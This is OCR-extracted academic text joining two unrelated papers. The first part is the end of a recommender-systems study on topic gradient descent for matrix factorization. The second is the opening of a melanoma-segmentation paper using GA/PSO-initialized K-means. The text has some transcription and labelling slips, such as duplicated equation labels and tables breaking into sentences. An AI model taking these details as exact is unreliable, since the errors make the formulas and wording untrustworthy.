  $t \Leftarrow t + 1$
end while

1) their reviews have at least 10 words; 2) each of the users has at least 5 feedbacks; 3) each of the items concerns with at least 5 feedbacks.

Additionally, since in the following comparison with existing method [2], [7] large datasets make the experiments time consuming, we cut each of them by the publishing date of the feedbacks. For *YELP challenge dataset*, we only utilize the feedbacks from State of Arizona and Nevada for the sparsity of data. Discard of the stop words and stemming are also conducted for each review. With these processes, Table I shows their statistic including the number of users, items and feedbacks contained. The third and seventh columns show the average of rating and number of words in a review in the datasets, respectively. The sparsity of a dataset is calculated as #feedbacks /(# users × # items).

For each dataset, we randomly take 80% of its feedbacks as training set, and the rest as testing set to conduct the experiments.

B. Convergence of Topic Gradient Descent

For each of the training sets, we train the proposed method to observe the sum of squared error of rating prediction in each epoch. Considering the total number of the reviews in datasets, parameters K and λ are fixed to 20 and 0.01 respectively. The latent factors in U_i and V_j are initialized to be unique values of 0.001. As comparison, we also train MF by the method presented in [2], with its K and λ fixed with the same values as our proposed method. Different with the proposed method, factors in U_i and V_j are initialized by randomly generated values following the zero mean Gaussian distribution of $\mathcal{N}(0, \lambda^2)$. In order to guarantee the fairness, we set the confidence parameter $c_{i,j}$ to 1 if $r_{i,j}$ exists, and 0 otherwise for both the proposed method and MF.

For the their typical results, we show the results in the first 500 epochs for dataset *Video Games*, and 150 epochs for *Movies and Videos* in Fig. 3. The parameter α in (5) is fixed from 1.0 to 1.3, and the learning rate of MF is set to 0.03. For both of the datasets, MF reaches lower levels of squared error than the proposed method. For *Video Games*, the proposed method reduces the squared error more slowly than MF, which is opposite to the result of *Movies and Videos*. Especially in *Movies and Videos*, $\alpha = 1.3$ is not a proper assignment since the squared error divergences early. Considering that for a given feedback, the updating steps of latent factors depend

TABLE I. THE DESCRIPTION OF DATASETS USED IN EXPERIMENTS

dataset	# feedbacks	avg.rating	# users	# items	sparsity	avg.words	since
YELP	1933	4.059	341	286	0.019	66	Jul. 2014
Movies and Videos	1400	3.954	172	145	0.056	76	Sep. 2012
Tools and Home Improvement	1152	4.375	147	125	0.063	46	Sep. 2012
Baby	1096	4.187	130	112	0.075	39	Feb. 2013
Toys and Games	385	3.977	36	36	0.297	34	Oct. 2013
Cell Phones and Accessories	1084	4.565	103	94	0.112	45	Feb. 2014
Beauty	913	4.772	103	44	0.201	36	May. 2014
Video Games	949	4.080	137	78	0.089	71	May. 2013
Sports and Outdoors	1304	4.364	178	138	0.053	38	Jun. 2012
Grocery and Gourmet Food	647	4.136	87	66	0.113	36	Oct. 2013
Digital Music	1078	4.079	113	116	0.082	67	Oct. 2008



Fig. 3. The squared error of rating prediction in the training of MF with using proposed TGD and existing method. α is fixed to 1.0, 1.1, 1.2 and 1.3. For existing method, the learning rate is set to a general value of 0.03.

on the topic distribution of its review, we calculated and observed the standard deviation (SD) of topic distribution for each review. As a consequence, the average SD of *Movies and Videos* (0.067) is much higher than *Video Games* (0.029). It indicates that the speed of convergence depends on the dispersion of the topics' proportions in the reviews.



Fig. 4. The performance of *Video Games* and *Movies and Videos* in term of RMSE with α is fixed to 1.3, 1.2, 1.1 and 1.0.

C. Impact of Parameters

Since the problem is to predict the ratings of the users to their unpurchased items, the performance of the proposed method is evaluated by observing the accuracy of predictions. For a given feedback from the testing set, we compare the rating prediction $\hat{r}_{i,j}$ with its actual rating $r_{i,j}$. As quantification, we use mean absolute error (MAE) and root mean square error (RMSE) which are calculated as follows:

$$MAE = \frac{1}{N}\sum_{i,j}(|r_{i,j} - \hat{r}_{i,j}|),$$

$$RMSE = \sqrt{\frac{1}{N}\sum_{i,j}(r_{i,j} - \hat{r}_{i,j})^2},$$

where N denotes the number of feedbacks in the testing set, and $|\cdot|$ denotes the absolute value. In general, RMSE is more sensitive than MAE for large error of prediction. The assignment of parameters and initialization follows the previous experiment in Section V-B. For each of the training sets, the proposed method is trained until the objective function converges.

Fig. 4 shows the performance of the proposed method with α changed from 1.0 to 1.3. For *Video Games* RMSE is stable for all cases of α. On the other hand, RMSE of *Movies and Videos* is over 0.6 when $\alpha = 1.3$, and reduces to roughly 0.3 when $\alpha \in \{1.2, 1.1, 1.0\}$. Combining the results of the previous experiment, it is indicated that the divergence of



Fig. 5. The performance of *Video Games* and *Movies and Videos* with K fixed from 10 to 50.

objective function in learning further affects the performance. In other words, the performance of the proposed method is stable to small enough α. In order to avoid such affection, we fix α to 1.2 to conduct following experiments.

Fig. 5 shows the performance with K changed from 10 to 50. Recall that K denotes the number of overall topics, also the dimension of U_i and V_j. For *Video Games*, MAE and RMSE vary in parallel following K. When $K = 20$ the proposed method has the best performance and when $K \geq 40$ the performance declines. In the case of *Movies and Videos*, although MAE is stable, a trough of RMSE is observed when $K = 25$. Therefore, in order to achieve the best performance, K should be fixed into a proper range which depends on the dataset. An assignment of too small or too large values makes the performance declines.

D. Performance in Recommendation

According to the previous experimental results, we set K to 20 and 40 to conduct a detailed evaluation to the performance in rating prediction. Except MF, we also implemented TopicMF [7] which is an extension of HFT [6] as comparison. Following the setup of their experiments, we set $\lambda = 1$, $c_{i,j} = 1$ if $\exists r_{i,j}$ and $\lambda_u = \lambda_v = \lambda_B = 0.001$. Since the training of TopicMF is time consuming (3 to 5 minutes for a training set with a scale of 1,000 reviews for one epoch), we train it with 100 epochs and report its performance.

Table II summarizes the results of all datasets, with the best performance emphasized in boldface for each of the datasets. The last lines of the two tables present the average of MAE and RMSE. The improvement of the proposed method is calculated and presented in last four columns both for each dataset and average performance. When $K = 20$, the proposed method shows the best performance in term of RMSE on 10 datasets. Comparing with MF, the improvement of the proposed method is 3.77% in MAE, and 5.82% in RMSE in average. It indicates that the proposed method is effective in reducing the decisive failure of prediction. Especially on *YELP*, *Movies and Videos*, *Video Games* and *Digital Music*, the proposed method gains the improvement from 6.40% up to 9.03% in MAE. Also referring Table I, averages of words in one review of these four datasets are all more than 65. It represents that their reviews are written in more detail than other datasets. Therefore, the topics could be more clearly inferred to make the latent factors well trained in learning. On the other hand, the proposed method also outperforms TopicMF on 11 datasets, with the improvement of 4.87% in MAE and 3.99% in RMSE in average. When $K = 40$, the performance of the proposed method declines on most of the datasets except *Digital Music* and *Sports and Outdoors*. It represents that for such datasets, setting K to 40 makes the topics not clearly derived, further affects the performance. In term of RMSE, the improvement also reduces to -0.52% comparing with MF, and -3.40% with TopicMF in average.

Additionally, we underline the best performance among the approaches in both cases of K for each dataset. For example, the proposed method obtains the smallest RMSE for YELP dataset, which is underlined in the first table of $K = 20$. Overall, the proposed method obtains the best performance on 8 datasets in term of RMSE, 7 datasets in MAE. It is also observed that only two of them is in the case of $K = 40$. Therefore, proper assignment of K (20 for most of the datasets) guarantees the proposed method to gain better performance than two existing methods.

In practical application, if the predicted rating of an unpurchased item is high, such item may be a future recommendation to the given user. Therefore, we particularly evaluate the accuracy of predictions to the actual ratings with the highest score. Considering that both in YELP and Amazon a user evaluates an item up to 5 stars, we take the feedbacks in the testing set with 5 stars' ratings as objective ones. For such feedbacks, the prediction is successful if the predicted rating locates in $[4.5, \infty)$. The precision is calculated as the proportion of successful predictions to the objective feedbacks.

Table III shows the precision of the proposed method and MF on each dataset with $K = 20$. For example, to 5 stars' ratings in YELP dataset, 55.5% of them are predicted in the range of $[4.5, \infty)$ by MF, and 59.4% by the proposed method, respectively. Among all datasets the improvement of the proposed method is up to 6.977%. For *Movies and Videos*, since the precision of both MF and the proposed method is at a high level of more than 0.98, correspondingly the improvement is the slightest (0.334%). Also note that although the performance of the proposed method is worse than MF in *Sports and Outdoors* and *Grocery and Gourmet Food* (line 9 and line 10 in Table II), the precision is higher than MF. It demonstrates that the proposed method has higher accuracy in the prediction of such highest ratings than MF.

VI. Conclusion

In this paper, we propose a new method to predict ratings for recommendation, including a topic gradient descent method (TGD) for the MF model. From the given textual reviews, their topics are derived by Latent Dirichlet Allocation model. Using such topics, in the learning of the proposed method the latent factors of the users and items are iteratively updated by dynamically assigned updating steps. In the evaluation, we conduct a series of experiments utilizing 11 datasets, including

TABLE II. THE PERFORMANCE IN TERMS OF MAE AND RMSE OF MF, TOPICMF AND THE PROPOSED METHOD ON ALL DATASETS

$K = 20$										
	MAE			RMSE			Improvement in MAE		Improvement in RMSE	
Dataset	MF	TopicMF	Proposed Method	MF	TopicMF	Proposed Method	vs MF	vs TopicMF	vs MF	vs TopicMF
YELP	0.772	0.771	**0.723**	1.095	1.001	**0.969**	6.40%	6.25%	11.50%	3.19%
Movies and Videos	0.097	0.182	**0.088**	0.321	0.421	**0.306**	8.86%	51.45%	4.60%	27.18%
Tools and Home Improvement	0.648	0.648	**0.622**	0.934	0.925	**0.891**	3.96%	3.90%	4.66%	3.72%
Baby	0.693	0.703	**0.660**	0.876	0.892	**0.850**	4.72%	6.11%	2.95%	4.65%
Toys and Games	0.587	0.586	**0.568**	0.839	0.814	**0.758**	3.18%	3.00%	9.70%	6.93%
Cell Phones and Accessories	0.472	0.453	**0.444**	0.685	0.674	**0.638**	5.98%	2.03%	6.82%	5.32%
Beauty	0.238	0.225	**0.221**	0.401	0.385	**0.380**	7.48%	1.85%	5.28%	1.19%
Video Games	0.817	0.791	**0.760**	1.173	1.115	**1.061**	7.01%	4.01%	9.48%	4.77%
Sports and Outdoors	**0.607**	0.633	0.643	**0.844**	0.867	0.902	-5.87%	-1.50%	-6.86%	-3.99%
Grocery and Gourmet Food	**0.708**	0.738	0.739	**0.959**	0.986	0.970	-4.33%	-0.15%	-1.12%	1.64%
Digital Music	0.765	0.749	**0.696**	1.107	0.980	**0.971**	9.03%	7.14%	12.23%	0.83%
Average	0.582	0.589	**0.560**	0.839	0.824	**0.791**	3.77%	4.87%	5.82%	3.99%

$K = 40$										
	MAE			RMSE			Improvement of MAE		Improvement of RMSE	
Dataset	MF	TopicMF	Proposed Method	MF	TopicMF	Proposed Method	vs MF	vs TopicMF	vs MF	vs TopicMF
YELP	0.770	0.761	**0.722**	1.091	0.997	**0.970**	6.28%	5.13%	11.12%	2.77%
Movies and Videos	**0.101**	0.196	0.109	0.335	0.436	**0.323**	-7.36%	44.45%	3.52%	25.98%
Tools and Home Improvement	0.630	**0.622**	0.635	0.911	**0.891**	0.923	-0.83%	-2.06%	-1.35%	-3.68%
Baby	**0.667**	0.671	0.724	**0.851**	0.855	0.934	-8.55%	-7.80%	-9.68%	-9.19%
Toys and Games	**0.587**	0.613	0.611	0.839	**0.832**	0.766	-4.17%	0.29%	8.77%	7.95%
Cell Phones and Accessories	0.463	**0.471**	0.498	**0.672**	0.688	0.723	-7.70%	-5.71%	-7.51%	-5.12%
Beauty	0.226	**0.220**	0.250	0.388	**0.380**	0.444	-10.56%	-13.27%	-14.29%	-16.73%
Video Games	0.813	**0.760**	0.859	1.154	**1.061**	1.239	-5.72%	-13.12%	-7.31%	-16.71%
Sports and Outdoors	**0.605**	0.617	0.628	**0.830**	0.840	0.862	-3.81%	-1.82%	-3.87%	-2.66%
Grocery and Gourmet Food	0.681	**0.701**	0.760	**0.928**	0.946	1.019	-11.67%	-8.41%	-9.83%	-7.72%
Digital Music	0.771	0.713	**0.682**	1.113	**0.933**	0.958	11.58%	4.37%	13.90%	-2.74%
Average	**0.574**	0.577	0.589	0.828	**0.805**	0.833	-2.61%	-2.08%	-0.52%	-3.40%

TABLE III. THE PRECISION OF THE PROPOSED METHOD AND MF IN PREDICTION OF 5 STAR'S RATING

Dataset	MF	Proposed Method	Improvement
YELP	0.555	0.594	6.977%
Movies and Videos	0.984	0.987	0.334%
Tools and Home Improvement	0.6	0.622	3.704%
Baby	0.439	0.449	2.326%
Toys and Games	0.773	0.818	5.882%
Cell Phones and Accessories	0.734	0.741	0.98%
Beauty	0.845	0.865	2.29%
Video Games	0.545	0.571	4.918%
Sports and Outdoors	0.689	0.722	4.808%
Grocery and Gourmet Food	0.579	0.592	2.273%
Digital Music	0.559	0.581	3.846%

YELP challenge dataset and per-category Amazon reviews. Firstly, the experimental results verified that the TGD certainly converges the squared error of the rating prediction. Secondly, it also shows that the proposed method outperforms MF in the recommendation. The accuracy of rating prediction improves up to 12.23% in term of RMSE, and 5.82% on average in all datasets. Comparing with TopicMF which is a state-of-the-art recommendation model for recommendation, it also achieves a superiority of performance. Finally, the proposed method is demonstrated to have higher accuracy than MF in the prediction of high-scored ratings, which is considered as an ordinary scene of recommendation.

In the future, we intent to develop a mechanism to automatically search the proper assignment of parameters corresponding with the given dataset. On the other hand, we hope to evaluate the ability to describe the predicted ratings by the learnt latent factors and derived topics. Not only for MF, we also plan to apply the proposed TGD method to tensor factorization to extend it as an optimization to general latent factor based model.

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Enhanced K-mean Using Evolutionary Algorithms for Melanoma Detection and Segmentation in Skin Images

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***Abstract*—Nowadays, Melanoma has become one of the most significant public health concerns. Malignant Melanoma (MM) is considered the most rapidly spreading type of skin cancer. In this paper, we have built models for detection, segmentation, and classification of Melanoma in skin images using evolutionary algorithms. The first step was to enhance the K-mean algorithm by using two kinds of Evolutionary Algorithms: a Genetic Algorithm and the Particle Swarm Algorithm. Then the Enhanced Algorithms and the default k-mean separately were used to do detection and segmentation of skin cancer images. Then a feature extraction step was applied on the segmented images. Finally, the classification step was done by using two predictive models. The first model was built using a Neural Network back-propagation and the other one using some threshold values for some selected features. The results showed a high accuracy using Neural Back-propagation for the Enhanced K-mean by using a Genetic Algorithm, which achieved 87.5%.**

Keywords*—Melanoma; genetic algorithm; K-mean; particle swarm optimization; classification; segmentation

I. Introduction

Nowadays, Melanoma has become one of the most significant public health concerns. Malignant Melanoma (MM) is considered the most rapidly spreading type of skin cancer. Yet, melanoma is the most serious and fatal skin cancer in the world. Melanoma prognosis can be greatly improved and surgically cured with 100% if early detected and diagnosed [1], [2]. Dermoscopy or "Skin Surface Microscopy" is non-invasive technology has been traditionally used and contributed significantly to improved early detection and survival rates in melanoma patients . Nonetheless, many researchers had argued that clinical inspection of melanoma is the most accurate method used in diagnosing melanoma, yet new technologies such as artificial intelligence using dermoscopic images can be a doable substitute [1], [2]. Dermoscopy, which has a higher sensitivity than naked eye in detecting melanoma, consists of two main processes. These processes are: 1) optical magnification and liquid immersion with angle-of- incidence lighting; and 2) cross-polarized lighting. This technique makes skin contact area become translucent, consequently allowing visualization of subsurface structures of the skin. Interestingly, relying on dermoscopic diagnosis solely is very challenging and can lead to poor and irrelevant results.

Therefore, many researchers are recently becoming interested in developing and employing "automfacatic digital dermatoscopic image analysis" methods to enhance the diagnostic accuracy of melanoma all over the world and improve clinical outcomes. Using dermoscopic images alone, the differentiation of benign versus malignant lesions will not be an easy task. Accordingly, a further detailed analysis is desperately needed [2]. Dermoscopic Image analysis typically consists of four main steps: 1) image acquisition; 2) lesion segmentation (border detection); 3)feature extraction; and 4) classification. What is more important in image analysis is the segmentation step as the accuracy of other steps is highly dependent on it [1]. In dermoscopic image analysis, implementing the segmentation step is quite challenging for many reasons. Examples of factors that may impact the accuracy of this step are : a low contrast between the lesion and the surrounding skin; irregular lesion borders and skin texture; presence air bubbles and hair; and lastly presence of multiple colors in the lesion [1], [2]. The purpose of this paper is to detection and segmentation Melanoma in skin images using evolutionary algorithms.

This paper is organized as follows: Section 2 reviews some of the related works, Section 3 discusses the background of some common algorithms and techniques. In Sections 4 & 5, we present the methodology and the Segmentation system approach. The experiment Details and the Results obtained are discussed in Section 6 & 7. Finally, Findings of this work conclude and future work in Section 8.

II. Related Works

In [1], the authors developed a model for the automatic segmentation of dermoscopic images by using Self-generating neural networks (SGNN) and Genetic algorithm. To optimize and stabilize the clustering result in their model, the GA is combined with SGNN. SGNN is generalized from self-generating neural tree to Self-Generating Neural Forest, then a group of optimal seed samples is selected by GA. These seeds are used by SGNN to generate an optimal clustering partitioning of the dermoscopy images. Their model delivered more accurate segmentations as compared with other automatic methods.

In [2], the authors proposed an algorithm for detection of skin lesion from digital images using Genetic Algorithm. The lesion segmentation has been compared to the results of other algorithms. Their proposed segmentation algorithm had higher segmentation Sensitivity, Specificity and Accuracy compared to other segmentation algorithms.

In [3], the authors proposed an evolutionary strategy based segmentation algorithm and apply it to skin lesion. It could detect the lesion automatically without setting parameters manually. Their Segmentation method was flexible to adopt other fitness functions.

In [4], the authors divided the image into their respective RGB channels to obtain the spectral properties of each channel. They used the green channel according to fact that its contains more information. The authors identified skin cancer based on analysis of frequencies found in the green channel with k-law nonlinear filter. They analyzed the different types of skin cancer (basal cell carcinoma, squamous cell carcinoma and melanoma), introducing different range of classification for each type.

In [5], the Authors computerized machine learning of skin cancer using convolutional neural networks technique combined with portioning algorithm on dermoscopy Images dataset, which contains 2,032 with different disease label, the using convolutional neural networks technique achieve 72% for three-way classification and 55.4% for nine-way classification.

In [6] , the authors provide an overview of automatic Dermoscope images by lesion segmentation, feature extraction then they applied a machine learning algorithm for cancer skin detection and classified to benign or malignant for early diagnosis.

In [7], the researchers implemented and designed an automated algorithm for the diagnosis of melanoma from dermoscope medical images. In order to evaluate their results, they used confusion matrix (accuracy, sensitivity, specificity, precision and AUC) also used another measurement techniques such as Jaccard and Dice.

In [8], the authors proposed a computerized model for prediction and classification the skin cancer into two types: benign and malignant melanoma using neural networks techniques. Their model depends on images preprocessing, extract features and then they applied neural networks algorithms. They achieved 84% accuracy.

In [9], authors used the PSO to search for the best centroid which have the minimum mean error and nearest distances.

In [10], The researchers in this paper used multi-approaches for MR Image segmentation for Brain melanoma detection such as: k-mean, particle swarm optimization and genetic segmentation. Their results showed that particle swarm optimization achieve better results. The authors evaluated their proposed approaches by using rand index (RI), Variation of informatics (VOI) and Global consistency error (GCE).

In [11], the authors proposed a hybrid algorithm known as dynamic particle swarm optimization and k-mean (DPSOK) to improve image segmentation quality and efficiency. DPSOK improved results compared with k-mean.

In [12], the authors reviewed particle swarm optimization (PSO) based on different approaches such as neural networks, rough set, clustering, threshold, Genetic algorithm, wavelets and fuzzy system and applied it on several images segmentation domain. This approach approved that PSO based on different algorithm as hybrid could be more efficient.

In [13], the authors suggested an automatic method for segmentation, which contained many steps, start from reduced the color image into an intensity image, then segmented the image by using an intensity thresholding. After that the authors smoothing the segmentation using image edges. They used a double thresholding to focus on an image area. Finally, they used an elastic curve model to represent the final segmentation. Their proposed method depends on three parameters: Standard Deviation of the Gaussian Smoother, image gradients to determine threshold, and sharpness of color changes. The results showed an average error for 20 random selected images, which considered the same as four experts manually segmented the images.

III. Background

A. Genetic Algorithm (GA)

GA is efficient and robust adaptive search techniques based on the idea of natural selection. The relevant steps of GA are [1], [2]:

Step 1: Randomly generate an initial population G (0).

Step 2: Evaluate the fitness f(m) of each individual m in the current population G(t).

Step 3: Execute genetic operators including selection, crossover and mutation.

Step 4: Generate then next population G(t+1) using genetic operators.

Step 5: Return to Step2 until the maximum of the fitness function is obtained or reaches the last population.

B. Neural Network - Back-Propagation (NN)

The back-propagation neural network is the most famous architecture in the artificial neural network world. It is known as a strong function estimation for both prediction and classification problems. Back-propagation (BP) containing a training and learning technique for Multilayer perceptron neural network. Normally, the dataset is divided into two subsets: training and testing. BP works by submitting every input sample to the network where the estimated output is calculated by performing weighted sums and transfer functions [14].

C. Particle Swarm Optimization (PSO)

Particle swarm optimization is one of the most popular evolutionary computation technique forms inspired by nature social behavior and dynamic movements with communication of birds and fish. It was developed by Kendy and Ebrahart to achieve some objective such as searching best food source [10]. In PSO, there are a huge number of particles search for the optimum solution and communicates with other particles at the same time. Each particle updates its position according to best location, global best location, and velocity, by the following formula [10]:

$$V_i^{t+1} = V_i^t + c_1 U_1 (pb_i^t - p_i^t) + c_2 U_2 (gb^t - p_i^t) \quad (1)$$

p: particles position, v: path direction, c1: weight of local information, c2: weight of global information, pBest: best position of the particle, gBest: best position of the swarm, U1 and U2: random variable.

D. K-mean Clustering Algorithm

One of the unsupervised machine learning algorithms that used to solve clustering problems which doesn't have a label or clear class. It is a technique that is based on the gravity centroids of the segment elements represent the cluster. The K-Means algorithm calculates the distance between cluster points and the cluster centers of the objects. The main problem of this algorithm that initial centroid selected randomly [10].

E. Image Segmentation

Segmentation is an essential step in image analysis, it can be defined as the process of separating and dividing the region of interest from the image. The Image segmentation is the most studied and interested Area in Computer Vision. A segmentation method is usually built and designed taking into consideration the properties of a particular class of images [13]. The lesion Border can be estimated well if the segmentation was accurate and correct. Segmentation method used here depends on k-mean clustering. We have used the centers as Threshold.

IV. Methodology

The K-mean Algorithm is a very sensitive algorithm in centers initialization step and, usually, reach the local minima, so in this paper, we have solved a k-mean problem by using two kinds of the evolutionary algorithm for centers initialization step: a Genetic algorithm and particle swarm optimization, to be applied later to the Image Segmentation step. The other Contribution in this paper is to use RGB model measurements in Feature Extraction Step. Measurements contain Statistical Features such as Entropy and Correlation. Also, Image processing Features such as smoothness and Outs Threshold. These features were used to produce and build a dataset which was used to train and test various classification Models.

Our proposed method is to build a classification system which distinguishes Malignant Melanoma from benign Melanoma. Our methodology depends on Digital Image Processing techniques and Artificial Intelligence for both segmentation and classification steps. The Pseudo code for Methodology that we have used in this paper as below:

1) Applying the Genetic Algorithm and PSO Algorithm on the images in order to get three suitable cluster points for the images.
2) The 3 cluster Points being used as initialization inputs for the K-mean Algorithm in Segmentation.
3) Run the k-mean algorithm to get a segmented image for the infected area in images.
4) Extract Features from the segmented images and uses it to continue building the dataset.
5) Using an artificial Techniques in order to do the classification step to determine and classify the benign or malignant infection depending on feature extractions and statistical measurements.
6) Do Evaluation for the used classification methods depending on three measurements: Recall, Precision, and accuracy.

A. Fitness Function (for GA & PSO)

The fitness function used for both GA and PSO is the same. It is shown in Table I, as below:

TABLE I. GA & PSO Parameters

Parameter	**Value**
The length of every individual	6
Upper Bound	The size of image (X, Y)
Lower Bound	1

The length of every individual used into both PSO and GA as in Table II. It is used to represent the best solution, where v1 = x1 and v2 = y1 represent the first center, v3 = x2 and v4 = y2 represent the second center, and v5 = x3 and v6 = y3 represent the third center, those three centers used to evaluate the fitness function.

TABLE II. Solution Representation in GA & PSO

V1	V2	V3	V4	V5	V6

The chosen index for the three centers from upper and lower boundaries was random. Every center contains three values, which is used as a reference after transfer the image into RGB model (Red-Green-Blue) as shown in Table III.

TABLE III. RGB Model Representation

	R Values	G Values	B Values
Center 1	R(V1,V2)	G(V1,V2)	B(V1,V2)
Center 2	R(V3,V4)	G(V3,V4)	B(V3,V4)
Center 3	R(V5,V6)	G(V5,V6)	B(V5,V6)

Then start calculate the distance and measures the difference for every pixel in the image (R, G, B) within the three chosen centers. Let the Pixel = p (1,1), then:

$$DIS_{Center1} = \sqrt{(r_{p(1,1)} - R(V1,V2))^2 + (g_{p(1,1)} - G(V1,V2))^2 + (b_{p(1,1)} - B(V1,V2))^2} \quad (2)$$

$$DIS_{Center1} = \sqrt{(r_{p(1,1)} - R(V3,V4))^2 + (g_{p(1,1)} - G(V3,V4))^2 + (b_{p(1,1)} - B(V3,V4))^2} \quad (3)$$

$$DIS_{Center1} = \sqrt{(r_{p(1,1)} - R(V5,V6))^2 + (g_{p(1,1)} - G(V5,V6))^2 + (b_{p(1,1)} - B(V5,V6))^2} \quad (4)$$

$$Dis\_final = Minimumof(DIS_{Center1}, DIS_{Center2}, DIS_{Center3}). \quad (5)$$

After that, we create a matrix of distance for every center, which includes the pixel and its distance value that assigned to this center cluster, this done for whole pixels starts from (1,1) and ends with the size of image (m, n), as shown in Table IV.

TABLE IV. MATRIX OF DISTANCES

	Center 1		Center 2		Center 3	
	value of Distance	Counter 1	value of Distance	Counter 2	value of Distance	Counter 3
Pixel (1,1)	DIS(center)	1				
Pixel (1,2)			DIS(center)	1		
Pixel (1,3)	DIS(center)	2				
Pixel (1,4)					DIS(center)	1

Then Calculate the Mean Square Error (MSE), separately for the three matrices as shown in (6) are represented in Table V.

$$MSE = (\frac{1}{MN})\sum_{i=1}^{M}\sum_{j=1}^{N}(X_{ij} - X_{ij}^{1})^2 \quad (6)$$

TABLE V. MSE CALCULATION

	Center 1		Center 2		Center 3	
	value of Distance	Counter 1	value of Distance	Counter 2	value of Distance	Counter 3
Pixel (1,1)	DIS(center)	1				
Pixel (1,2)			DIS(center)	1		
Pixel (1,3)	DIS(center)	2				
Pixel (1,4)					DIS(center)	1
Total	(DIS(center)^2+ DIS(center)^2)	2	(DIS(center)^2		(DIS(center)^2	
MSE	(DIS(center)^2+ DIS(center)^2)/2		(DIS(center)^2/1		(DIS(center)^2/1	

Then Calculate the Mean Square Error (MSE) total for the whole three matrices as shown in (7).

$$MSE(Total) = MSE1(center1) + MSE2(center2) + MSE3(center3) \quad (7)$$

So, the final fitness function or the objective function is to Minimize the Mean Square Error Total.

$$F(Y) = Minimize(MSETotal)...FitnessFunction \quad (8)$$

V. SEGMENTATION

For this process, the k-means algorithm used to segmented the images. Three models of segmentation were done as below:

1) The output centers from GA was used as input centers for k means.
2) The output centers from PSO was used as input centers for k means.
3) The default k means algorithm (Initialization Randomly).

The number of clustering centers that used in k-means algorithm was 3. The number of iterations that getting stable when using k-means for both GA and PSO for the 32 images are shown in Fig. 1. It shows the difference between the two algorithms GA and PSO.

The output segmented images are shown in Fig. 2.



Fig. 1. K-mean-G &K-mean-PSO - The number of iterations to get stable in our experiment.



Fig. 2. Segmented images results.

VI. EXPERIMENT

A. Experiment Setup

